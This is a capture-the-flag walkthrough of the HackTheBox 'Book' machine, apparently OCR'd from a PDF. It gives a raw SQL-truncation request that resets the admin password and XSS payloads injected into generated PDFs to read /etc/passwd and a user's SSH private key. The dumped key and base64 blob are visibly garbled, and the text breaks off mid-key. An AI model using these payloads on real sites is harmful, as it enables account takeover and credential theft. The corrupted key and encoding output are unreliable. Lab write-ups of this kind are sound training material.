


HackTheBox – Book



Summary

- Created a new user on web server and discovered admin email address.
- Discovery of admin login panel which is vulnerable to an SQL truncation attack.
- Abused SQL truncation to change the admins password.
- Discovery of XSS vulnerability in dynamically generated PDF, this could be used to read local files.
- Abused XSS to gain the user – readers SSH key.
- Authenticated as reader via SSH.
- Abused logrotate using the logrotten vulnerability to gain a reverse shell as the root account.

Recon

I began by adding 10.10.10.176 to /etc/hosts as book.htb.

Port scans only revealed ports 22 running SSH and port 80 hosting HTTP.

```
driggzzzz@kali:~/Desktop/HTB/Book$ sudo nmap -T5 book.htb
Starting Nmap 7.80 ( https://nmap.org ) at 2020-07-09 05:49 EDT
Nmap scan report for book.htb (10.10.10.176)
Host is up (0.017s latency).
Not shown: 998 closed ports
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http

Nmap done: 1 IP address (1 host up) scanned in 0.52 seconds
driggzzzz@kali:~/Desktop/HTB/Book$ sudo nmap -T5 -sV -sC -p22,80 book.htb
Starting Nmap 7.80 ( https://nmap.org ) at 2020-07-09 05:49 EDT
Nmap scan report for book.htb (10.10.10.176)
Host is up (0.23s latency).

PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
|_ ssh-hostkey:
|   2048 f7:fc:57:99:f6:82:e0:03:d6:03:bc:09:43:01:55:b7 (RSA)
|   256 a3:e5:d1:74:c4:8a:e8:c8:52:c7:17:83:4a:54:31:bd (ECDSA)
|_  256 e3:62:68:72:e2:c0:ae:46:67:3d:cb:46:bf:69:b9:6a (ED25519)
80/tcp    open  http     Apache httpd 2.4.29 ((Ubuntu))
|_ http-cookie-flags:
|   /:
|     PHPSESSID:
|_    httponly flag not set
|_ http-server-header: Apache/2.4.29 (Ubuntu)
|_ http-title: LIBRARY - Read | Learn | Have Fun
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 11.89 seconds
driggzzzz@kali:~/Desktop/HTB/Book$ ports=$(sudo nmap -T5 -p- book.htb | grep ^[0-9]|cut -f1 -d "/");echo $ports
22 80
driggzzzz@kali:~/Desktop/HTB/Book$
```

Running dirb against the HTTP server revealed an interesting directory – admin.

```
-----
DIRB v2.22
By The Dark Raver
-----


OUTPUT_FILE: dirb.txt
START_TIME: Thu Jul 9 05:52:01 2020
URL_BASE: http://book.htb/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

-----

GENERATED WORDS: 4612

---- Scanning URL: http://book.htb/ ----
==> DIRECTORY: http://book.htb/admin/
==> DIRECTORY: http://book.htb/docs/
==> DIRECTORY: http://book.htb/images/
    • http://book.htb/index.php (CODE:200|SIZE:6800)
    • http://book.htb/server-status (CODE:403|SIZE:273)
```

Visiting the website reveals a user login and signup form, where I created a new user and logged in.



The image shows a user login and signup form. On the left, a white card contains the 'Sign in' section with social media icons for Facebook, Google+, and LinkedIn, followed by the text 'or use your account'. Below this are input fields for 'Email' and 'Password', a link for 'Forgot your password?', and a red 'SIGN IN' button. On the right, a pink card features the text 'Hey Buddy!', a prompt 'Do a quick Sign Up and Grab Some Books!', and a white 'SIGN UP' button.

Library

If you have a Garden and a Library, you have everything you needed.

Home Books Collections Contact Us Signed in as driggzzzz Logout

We have awesome collections. Thanks for being a member of our site. Keep reading and if you have awesome collections you can contribute too.



Some interesting pages included collections which allows the user to upload books in PDF format and contact which had an admin email address.



Book Submission

Book Title	<input type="text"/>
Author	<input type="text"/>
<input type="button" value="Browse..."/> No file selected. <input type="button" value="Upload"/>	



Contact Admin

To	admin@book.htb
From	driggzzzz@htb.htb
Message	<input type="text"/>
<input type="button" value="Send"/>	

The login page has a very interesting script in the source code, mentioning a validateForm function, this appears to check the lengths of input, limiting the username to 10 characters and the email address to 20 characters.

```
<!DOCTYPE html>
<html lang="en">
<head>
  <meta charset="UTF-8">
  <title>LIBRARY - Read | Learn | Have Fun</title>
  <link rel="stylesheet" href="https://cdnjs.cloudflare.com/ajax/libs/font-awesome/5.7.2/css/all.min.css">
  <style>
  </style>
  <script>
  </script>
  <script>
    if (document.location.search.match(/type=embed/gi)) { window.parent.postMessage("resize", "**"); } function validateForm() { var x = document.forms["myForm"]
    ["name"].value; var y = document.forms["myForm"]["email"].value; if (x == "") { alert("Please fill name field. Should not be more than 10 characters"); return false; }
    if (y == "") { alert("Please fill email field. Should not be more than 20 characters"); return false; } }
  </script>
</head>
<body translate="no">
</body>
</html>
```

With this knowledge I attempted an SQL truncation attack, as the username field gets cut off after 10 characters and the email field at 20, it should be possible to use an existing username and email address but appending spaces up to the character limits followed by another character, this allows the account creation form to essentially work as a password reset form..

Create Account

f G+ in

or use your email for registration

admin 11

admin@book.htb 11


.....

SIGN UP

Unfortunately my browser didn't like what I was doing, so I attempted again using burp – this time successfully.

```
1 POST /index.php HTTP/1.1
2 Host: book.htb
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Referer: http://book.htb/index.php
8 Content-Type: application/x-www-form-urlencoded
9 Content-Length: 52
10 Connection: close
11 Cookie: PHPSESSID=n61kulgmboljdmipviqhrumqgs
12 Upgrade-Insecure-Requests: 1
13
14 name=admin 1&email=admin@book.htb 1&password=123456
```

Visiting the admin page revealed an admin login form, I could successfully authenticate using the admin accounts new password.

A screenshot of an 'Admin Sign in' form. The form is white and positioned on the left side of a red rectangular background. The red background has the text 'Authorized People Only' in white. The form includes social media login options for Facebook, Google+, and LinkedIn. Below these, it says 'or use your account'. There are input fields for 'Email' and 'Password'. A link for 'Forgot your password?' is located below the password field. At the bottom of the form is an orange 'SIGN IN' button.

Library | Admin Panel

If you have a Garden and a Library, you have everything you needed.

Administrators can review the book list and can moderate the users.



Visiting collections and clicking the PDF links appears to create dynamically generated PDFs based upon the books stored on the website.

Collections

Export The Collections

#	Export
Users	PDE
Collections	PDE

34911.pdf

File Edit View Go Bookmarks Help

Next 1 (1 of 1) 100%

Collections Data

Title	Author	Link
Corpse Flower	-	1
Queen of the Night	-	2
Chocolate cosmos	-	3
Lady's-Slipper	-	4

I confirmed this by uploading a PDF file from my low privilege user account and rechecking the collections with the admin account. Some testing of this function and some research lead me to trying XSS by submitting a PDF with a simple script to print “vulnerable...” to the dynamically generated PDF. The payload used was:

```
<img src=x onerror=document.write('vulnerable...')>
```

Book Title	<input type="text" value="driggzzzz111"/>
Author	<input type="text" value="
<div><input type="button" value="Browse..."/> ForwardSlash.pdf <input type="button" value="Upload"/></div>	

This successfully wrote the line to the PDF.

vulnerable...

FootHold

With confirmation of XSS I tried to read local files using the following payload:

```
<script>
x=new XMLHttpRequest;
x.onload=function(){ document.write(this.responseText)};
x.open("GET","file:///etc/passwd");x.send();
</script>
```

Submitting this payload successfully generated a PDF containing the contents of /etc/passwd, revealing a user – reader.

Book Submission

Book Title	file:///etc/passwd");x.send(); <
Author	driggzzzz111
<input type="button" value="Browse..."/> Untitled 1.pdf <input type="button" value="Upload"/>	

```
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin www-data:x:33:33:www-
data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin gnats:x:41:41:Gnats
Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin systemd-
network:x:100:102:systemd Network
Management,,,:/run/systemd/netif:/usr/sbin/nologin systemd-
resolve:x:101:103:systemd
Resolver,,,:/run/systemd/resolve:/usr/sbin/nologin
syslog:x:102:106::/home/syslog:/usr/sbin/nologin
messagebus:x:103:107::/nonexistent:/usr/sbin/nologin
_apt:x:104:65534::/nonexistent:/usr/sbin/nologin
lxd:x:105:65534::/var/lib/lxd:/bin/false
uidd:x:106:110::/run/uidd:/usr/sbin/nologin
dnsmasq:x:107:65534:dnsmasq,,,:/var/lib/misc:/usr/sbin/nologin
landscape:x:108:112::/var/lib/landscape:/usr/sbin/nologin
pollinate:x:109:1::/var/cache/pollinate:/bin/false
sshd:x:110:65534::/run/sshd:/usr/sbin/nologin
reader:x:1000:1000:reader:/home/reader:/bin/bash
mysql:x:111:114:MySQL Server,,,:/nonexistent:/bin/false
```


Knowing a username on the system is highly useful, I used this information to attempt to read their SSH private key using the following payload:

```
<script>
x=new XMLHttpRequest;
x.onload=function(){document.write(this.responseText)};
x.open("GET","file:///home/reader/.ssh/id_rsa");x.send();
</script>
```

Whilst this was successful the formatting on the key was wrong and some characters were cut off.

```
-----BEGIN RSA PRIVATE KEY-----
MIIEpQIBAAKCAQEA2JJQscK6fE050WbVG0uKZdf0FyicoUrrm821nHy
G8m6UNZyRGj77eeYGe/7YIQYPATNLSOpQIue3knhDiEsFR99rMg7FRnV
WxtCK0VLQUwxZ6953D16uxLRH8LXeI6BNAIjF0Z7zgkzRhTYJpKs6M80N
ePV8RKoYVWuVRb4nFG1Es0b0j29Lu64yWd/j3xWXHgaJciHKxeNlr8*6N
7WaZQ4cjdyzypOCJw9J91Vi33gv6+KCIzr+TEfzI82+hLW1UGx/13fh20cZ
75I5d5Holg7ME40BU06Eq0E3EOY6whCPLzndVwIDAQABAoIBAQCs+kh
3mxvPeKok6BSsvqJD7aw72FUBNSusbzRWwXjrP8ke/Pukg/OmDETmtg
McKIrDvq/gVEnNiE47ckXxVZqDVR7jvvjVhkQGRcXWQfghThhPWHJI+3
tIGcAaz3dTOdgD004Qc33+U9Weowqp0aqg9rWn00vgzOIjDgeGnbzr9E
jhPHFI7usIxmGx8Q2/nx3LSUNeZ2vHK5PMxiyJSQLiCbTBI/DurhMelbFX
7Qd2hMSr7qJVdfCQjkmE3x/L37YQEnQph6lcPzvVGOEGQzkuu4ljFkYz6s
GZYD7sW5AoGBA089fhOZC8osdYwOAI5Ak1vjmw9ZSPLYsmTmk3A7j0
E2vk2W5a9R6N5bEb9yvSt378snryZGwpaIOWJADu+9xpZScZ9imHHZ
ciqzwDzfSg5QLoe8CV/7sL2nKBRYBQVL6D8SBRPTIR+J/wHRtkt5PkxjAo
SRM/Abh5xub6zThrkIRnFgcYEF5CmVJX9IgpWgWPHGcwUjKEH5pwpei
skGl3dh4M/2Tgl/gYPwUKI4ori5OMRwykGANbLat+Diz9mA3FQIi26ickg
o5GvjWTOLfEj74k8hC6GjzWHna0pSLBEiAEF6xt9AoGAZCDjdIZYhdxHsj9
Hc5LOGww+NqzB0HtsUprN6YpJ7AR6+YlEcItML/FOw2AFbkzoNbHT9G
hBhBp1ZeeShvWobqjKUxQmbp2W975wKR4MdsihUlpInwf4S2k8J+fVHJl
Pb9n+p0hvtZ9sSA4so/DACsCgYEA1y1ER06X9mZ8XTQ7IUwfIBFnzqZ27
sMRwcd3TudpHTgLxVa91076cqw8AN78nyPTuDHVwMN+qis0YyfcdwQ
tdBBP0Uv2dafya7bfuRG+USH/QTj3wVen2sxoos/hSxM2iyqv1iJ2LZxNdV
5bBLnzECgYEALiYGzP92qdmLKLWS7nPM0YzhhN9q0Q3ztK/+1v8pjj1
y1K/LbqIV3C01ruxVBOV7ivUYrRkxR/u5QbS3WxOnK0FYjLS7UUA4c4r0zM
nkeaf9obYKsrORVuKKVNFzrWeXcVx+oG3NisSABIPrhDfKUSbHzLIR4=
-----END RSA PRIVATE KEY-----
```

I managed to get around this using the following payload:

```
<script>
x=new XMLHttpRequest;
x.onload=function(){document.write(btoa(this.responseText))};
x.open("GET","file:///home/reader/.ssh/id_rsa");x.send();
</script>
```

This script does the same as before except encodes the contents with base64.

I could then download the PDF and use pdftminer to extract the text content from the PDF.

<https://github.com/pdfminer/pdfminer.six>

```
driggzzzz@kali:~/Desktop/HTB/Book$ pdftxt.py ~/Downloads/24787.pdf
LS0tLS1CRUdJTi1BSU0EgUfJjVkJFURSBkVtLS0tLQNSUlcFfFJQkFBS0NBuUUVBkKpKUXNjY0s2ZkUuNWU9YXlZHTZ3VLWmRmMEZ5aWNVVXJyTgyMW5IeWdtTGdXU3BkKkc4bTzVtPl5UkdqNzdLZ
VlH2S83WU1RWVBVBSMU09uU11ZTNrbmEaUvZL150XJNZzdGUm5WQ3BpSFBwSjAKV3h0Q0swVmxRVXd4WjY5NTNEMT21eGxSSDhMWGVJNk3J0U1qRjBaN3pna3pSaFRZSNbLczZN0D80ZGpVQ2
wvMwAp1UFY4UktvWVZdVZSYjRuRkcxRXMwYk9qMj1sdTY0eVdK12oZeFdYSGdwYUpjaUhlLeGV0bHI4eDZ0Z2JQdJRzCjdXYVpRNGNqZCt5enBPQ0p30Uo5MVZpMzNndJYrS0N3enIrVEVmekk4MiT
oTfCxvUd4LzEzZmgymGNAWE2UEsKNzVJNWQ1SG9sZzdNRTQwQ1UwNkVxMEUzRU9ZNndoQ1Bsem5KvndJREFRQUJbB0lCQVFDcytrAdDooaWhBYklPnw0zbXh2U0GLb2s2QlNzdnFKRDdhdcyRlVi
TLN1c2J6U1d3WgpyUdhRZS9QdWtnL09tREVUWG10Z1RvRnd4c0QrCk1jS0LyRHZxL2dWRW50aU00N2RnWHhWnFVLI3anZ2a1Zoa1FHumNYV1FmZ0hUaGhQ0hKSSsZaXVRU0d6VUKdE1HY0Fhe
jNkVE9E20RPMDDRYZmZk1U5V2Vvd3FwT2FzZzL1yV24wMHZnek9JAKRnZUduYnpyOUVSZG11WDZXSgppaFBIrk3dXNJeG1nWDhRM19ueDNMU1V0ZVoydkhLVNBNeG1SS1NRTGLDYLRCS9EdXJoTW
VsYcZYNtAvb3d6CjdrZDJoTlVnYj3FKVmrMq1Fqa21FM3gvTDM3WFFb1FwaDZsY1B6d1ZHT0VHUxprdxU0bGpGa116NnNaOEdNeDYKR1pZRDdzVzVBb0dCQU840Wz0t1pD0G9zZFL3T0FJU0FrMXZ
qbVc5L1NQTLfzbvRtaZNB2pPd2t1MG84LzRGTApFmNzrM1c1YTL5NK41YkV10X12U3QzNzhbNlyWkdXcGFJT1dKQUR1Kz14cFpTY1pa0WLtSEhaaVBSU051YzgyCmNpcXp3RfpmJ2c1U0uxVZThD
V183c0wybktCUL1CUVZMNKq4U03JUFJRjUitKL3dUnRldDVQa3hqW9HQkFPZSSKU1JNL0F1aDV4dW12eLRocmtJUm5GZ2NZRWY1Q21WS1g5SWdQbndrV1BIR2N3WpLRUG1cHdwZwk2U3Y4ZXQ3b
Apza0dsM2RoNE0vMLRnbC9nWVB3VUtJNG9yaTVPTVJXewtHQUS1TEF0K0RpejltQTNGU1pMjPzY2tnRDJmditWcm81R1ZqV1RPBGZFaJc0aZhoZqZ2HanpXSG5hMHBtEJFaUFFRjYzDlBb0dBWk
NEamRjW1LzHhIc2o5bC9nN20KSGM1TE9Hd3crtNFq0jBIDHNVCJONL1wsjdBuJYrWwxFY010TWwvRk9XMKFGYmt6b051SFQ5R3BUajVaZmFjQwpoQmhCcDfaZWtAHZxb2JxaktVeFFtYnAYVzk
3NXdlUjRNZNHPaFVscElud2Y0UzJrOeozLZISmw0SWpUOD81CLB1OW4rcDBodnRaOXNTQTRzby9EQUNzQ2dZRUExeTFFUK82WD1tWjhYVFE3SVV3Zk1CRm56cVoyN3BPQ1Za2gKc01Sd2NkM1R1
ZHB1VGdMEFzH0TewNzZjCxc4QU430G55UFR1REHwD10K3Fpc09ZewZjZhdRSGMYG9Z0FLDzgp0ZEJCUDBVdJjKwY5YTDiZnVSRytVU0gvUVRqM3dWZw4yc3hvb3gvaFN4TTJpexF2MwLKMkxaw
G5KvMwVekxpCjViQkxuekVDZ11FQWxMaVlHeLA5MnFkbWxLTeXXUzduUE0wWXPoYk45cTBxQzN6dGsvKzF20HBqajE2MnBubFckTeFLl0xiCUlW0MmMXJ1eFZCT1Y3aXZVWXSJa3hSL3U1UWJTM1
d4T2LSMEZZamxTN1VVQWm0cjb6T7WZXVLUtGpua2VhZjlvYl1Lc3JPU1Z1S0tWTKZ6c1dLWGNWecTVrN0aXNTQJJCjH0RGZLVVNiShpMSV10PQotLS0tLUVORCBSU0EgUfJjVkJFURSBkVtLS0
tLQo=
```

I could then pipe the output to base64 -d to get a properly formatted SSH key for reader and authenticate via SSH.

```
driggzzzz@kali:~/Desktop/HTB/Book$ echo "LS0tLS1CRUdJTi1BSU0EgUfJjVkJFURSBkVtLS0tLQNSUlcFfFJQkFBS0NBuUUVBkKpKUXNjY0s2ZkUuNWU9YXlZHTZ3VLWmRmMEZ5aWNVVXJy
bTgyMW5IeWdtTGdXU3BkKkc4bTzVtPl5UkdqNzdLZVlH2S83WU1RWVBVBSMU09uU11ZTNrbmEaUvZL150XJNZzdGUm5WQ3BpSFBwSjAKV3h0Q0swVmxRVXd4WjY5NTNEMT21eGxSSDhMWGVJN
k3J0U1qRjBaN3pna3pSaFRZSNbLczZN0D80ZGpVQ2wvMwAp1UFY4UktvWVZdVZSYjRuRkcxRXMwYk9qMj1sdTY0eVdK12oZeFdYSGdwYUpjaUhlLeGV0bHI4eDZ0Z2JQdJRzCjdXYVpRNGNqZCt5en
BPQ0p30Uo5MVZpMzNndJYrS0N3enIrVEVmekk4MiToTfCxvUd4LzEzZmgymGNAWE2UEsKNzVJNWQ1SG9sZzdNRTQwQ1UwNkVxMEUzRU9ZNndoQ1Bsem5KvndJREFRQUJbB0lCQVFDcytrAdDooaWh
BYklPnw0zbXh2UGVLb2s2QlNzdnFKRDdhdcyRlViTLN1c2J6U1d3WgpyUdhRZS9QdWtnL09tREVUWG10Z1RvRnd4c0QrCk1jS0LyRHZxL2dWRW50aU00N2RnWHhWnFVLI3anZ2a1Zoa1FHumNY
V1FmZ0hUaGhQ0hKSSsZaXVRU0d6VUKdE1HY0FhejNkVE9E20RPMDDRYZmZk1U5V2Vvd3FwT2FzZzL1yV24wMHZnek9JAKRnZUduYnpyOUVSZG11WDZXSgppaFBIrk3dXNJeG1nWDhRM19ueDNMU1V0Z
VoydkhLVNBNeG1SS1NRTGLDYLRCS9EdXJoTWVsYcZYNtAvb3d6CjdrZDJoTlVnYj3FKVmrMq1Fqa21FM3gvTDM3WFFb1FwaDZsY1B6d1ZHT0VHUxprdxU0bGpGa116NnNaOEdNeDYKR1pZRD
dzVzVBb0dCQU840Wz0t1pD0G9zZFL3T0FJU0FrMXZqbVc5L1NQTLfzbvRtaZNB2pPd2t1MG84LzRGTApFmNzrM1c1YTL5NK41YkV10X12U3QzNzhbNlyWkdXcGFJT1dKQUR1Kz14cFpTY1pa0WL
tSEhaaVBSU051YzgyCmNpcXp3RfpmJ2c1U0uxVZThD183c0wybktCUL1CUVZMNKq4U03JUFJRjUitKL3dUnRldDVQa3hqW9HQkFPZSSKU1JNL0F1aDV4dW12eLRocmtJUm5GZ2NZRWY1Q21WS1g5
SWdQbndrV1BIR2N3WpLRUG1cHdwZwk2U3Y4ZXQ3bApza0dsM2RoNE0vMLRnbC9nWVB3VUtJNG9yaTVPTVJXewtHQUS1TEF0K0RpejltQTNGU1pMjPzY2tnRDJmditWcm81R1ZqV1RPBGZFaJc0a
ZhoZqZ2HanpXSG5hMHBtEJFaUFFRjYzDlBb0dBWkNEamRjW1LzHhIc2o5bC9nN20KSGM1TE9Hd3crtNFq0jBIDHNVCJONL1wsjdBuJYrWwxFY010TWwvRk9XMKFGYmt6b051SFQ5R3BUajVaZm
FjQwpoQmhCcDfaZWtAHZxb2JxaktVeFFtYnAYVzk3NXdlUjRNZNHPaFVscElud2Y0UzJrOeozLZISmw0SWpUOD81CLB1OW4rcDBodnRaOXNTQTRzby9EQUNzQ2dZRUExeTFFUK82WD1tWjhYVFE
3SVV3Zk1CRm56cVoyN3BPQ1Za2gKc01Sd2NkM1R1ZHB1VGdMEFzH0TewNzZjCxc4QU430G55UFR1REHwD10K3Fpc09ZewZjZhdRSGMYG9Z0FLDzgp0ZEJCUDBVdJjKwY5YTDiZnVSRytVU0gv
UVRqM3dWZw4yc3hvb3gvaFN4TTJpexF2MwLKMkxawG5KvMwVekxpCjViQkxuekVDZ11FQWxMaVlHeLA5MnFkbWxLTeXXUzduUE0wWXPoYk45cTBxQzN6dGsvKzF20HBqajE2MnBubFckTeFLl0xiCUl
W0MmMXJ1eFZCT1Y3aXZVWXSJa3hSL3U1UWJTM1d4T2LSMEZZamxTN1VVQWm0cjb6T7WZXVLUtGpua2VhZjlvYl1Lc3JPU1Z1S0tWTKZ6c1dLWGNWecTVrN0aXNTQJJCjH0RGZLVVNiShpMSV
10PQotLS0tLUVORCBSU0EgUfJjVkJFURSBkVtLS0tLQo=" | base64 -d
-----BEGIN RSA PRIVATE KEY-----
MIIEpQIBAAKCAQEAg2JJQscK6fE050WbVG0uKZdf0FyicoUrrm821nHygmLgWSpJ
G8m6UN2YRGj77eeYGe/7YI0YPATNL0SpQIue3knhdIEsFR99rMg7FRnVc1HPjJ0
WxtCK0VLQWxZ6953D16uxLRH8LXeI68NAIjF0Z7zgkzRhTYJpKs6M80NdJUC1/0
ePV8RkoYVWuVrbnFg1Es0b0j29Lu64yWd/j3XWJHGaCjciHkXeN1R8x6NgbPv4s
7WaZ04cjda+yzp0Cjw9J91Vi33gv6+KCIzr+TefzI82+hlW1U6x/13fh20cZA6PK
7515d5Ho1g7ME40BU06EqE3E0Y6whCPLzndVwIDAQABAoIBAQCcs+kh7hihAbi7
3mxvPeKok6BSsvqJ07aw72FUBnsusbzRWwXpJ8ke/Pukg/OmDETxmTgt0FwxsD+
McKIrdvq/gvEnN1E47ckXxVzQDVR7jvvjVhkQGRcXWQfGHTthPWHJI+31uQrWzUI
tIGcAaz3D20D0D04Qc33+U9WeowqP0aag9rWn0vgzOIjDgeGnbzr9ERdiuXWJ
jHPHF17usIXmgX8Q2/nx3LSUNEz2vHK5PMxiyJSQliCbTBI/DurhMelbFX50/owz
7Qd2HMSr7qJvdfCQjkmE3x/L37YQENqPh6LcPzVGOEGQzkuu4lJfKYz6sZ8GM6
GZyD7sW5AoGBA089fh0ZC8osdYw0AISAK1vjmw9ZSPLYsmTmk3A7j0wke008/4FL
E2vk2W5a9R6N5Eb9yvSt378snrZGWPaiOWJADu+9xpZScZ29imHHZiP1LSNbC8/
ciqzwD2fSg5Qloe8CV/7sL2nKBRYBQVL6D8SBRTPIR+J/wHRTkt5PKxjAoGBOA0+
SRM/Abh5xub6zThkIRnFgcYEF5CmVJ9XJ9IPnwgWPHGcwUjKEH5pwpe16S5et7L
skG13dh4M/2Tgl/gYPwUKI4ori5OMRWykGABLaT+Diz9m43FQIi26ickgd2fy+V
o5GvJWTL0fEj74k8hC6GjZWHNa0pSLBEiAEF6Xt9AoGAZCDjdiZYhdXhSj9l/g7m
Hc5LOGww+NqzB0HtsUprN6YpJ7AR6+Y1EcITmL/FOw2AFbkzoNbHT96pTj5ZfacC
hB8p1ZeeShvWobqjKlUxOmbp2W975WKr4MdsihU1pInwf4S2k8J+fVhJ14Jt80u
Pb9n+p0hvtZ9sSA4so/DACsCgYEAl1y1ER06X9m82XTQ7IUwFIBfnzqZ27p0AMYhK
sMRwcd3TudpHTgLVa91076CqwbAN78nyPTDuHvWMN+qis0YyFcdwQHC2XoY8Ycf
dtBBP0Uv2daFya7bFURg+USH/QTj3wVen2sxooc/hSxm2iyqv1j2LXndVc/zli
5bBLnzECgYEALiYgZP92qdmLKLWS7nPM0YzhbN9q0qC3ztK/+1v8pj162pnLW
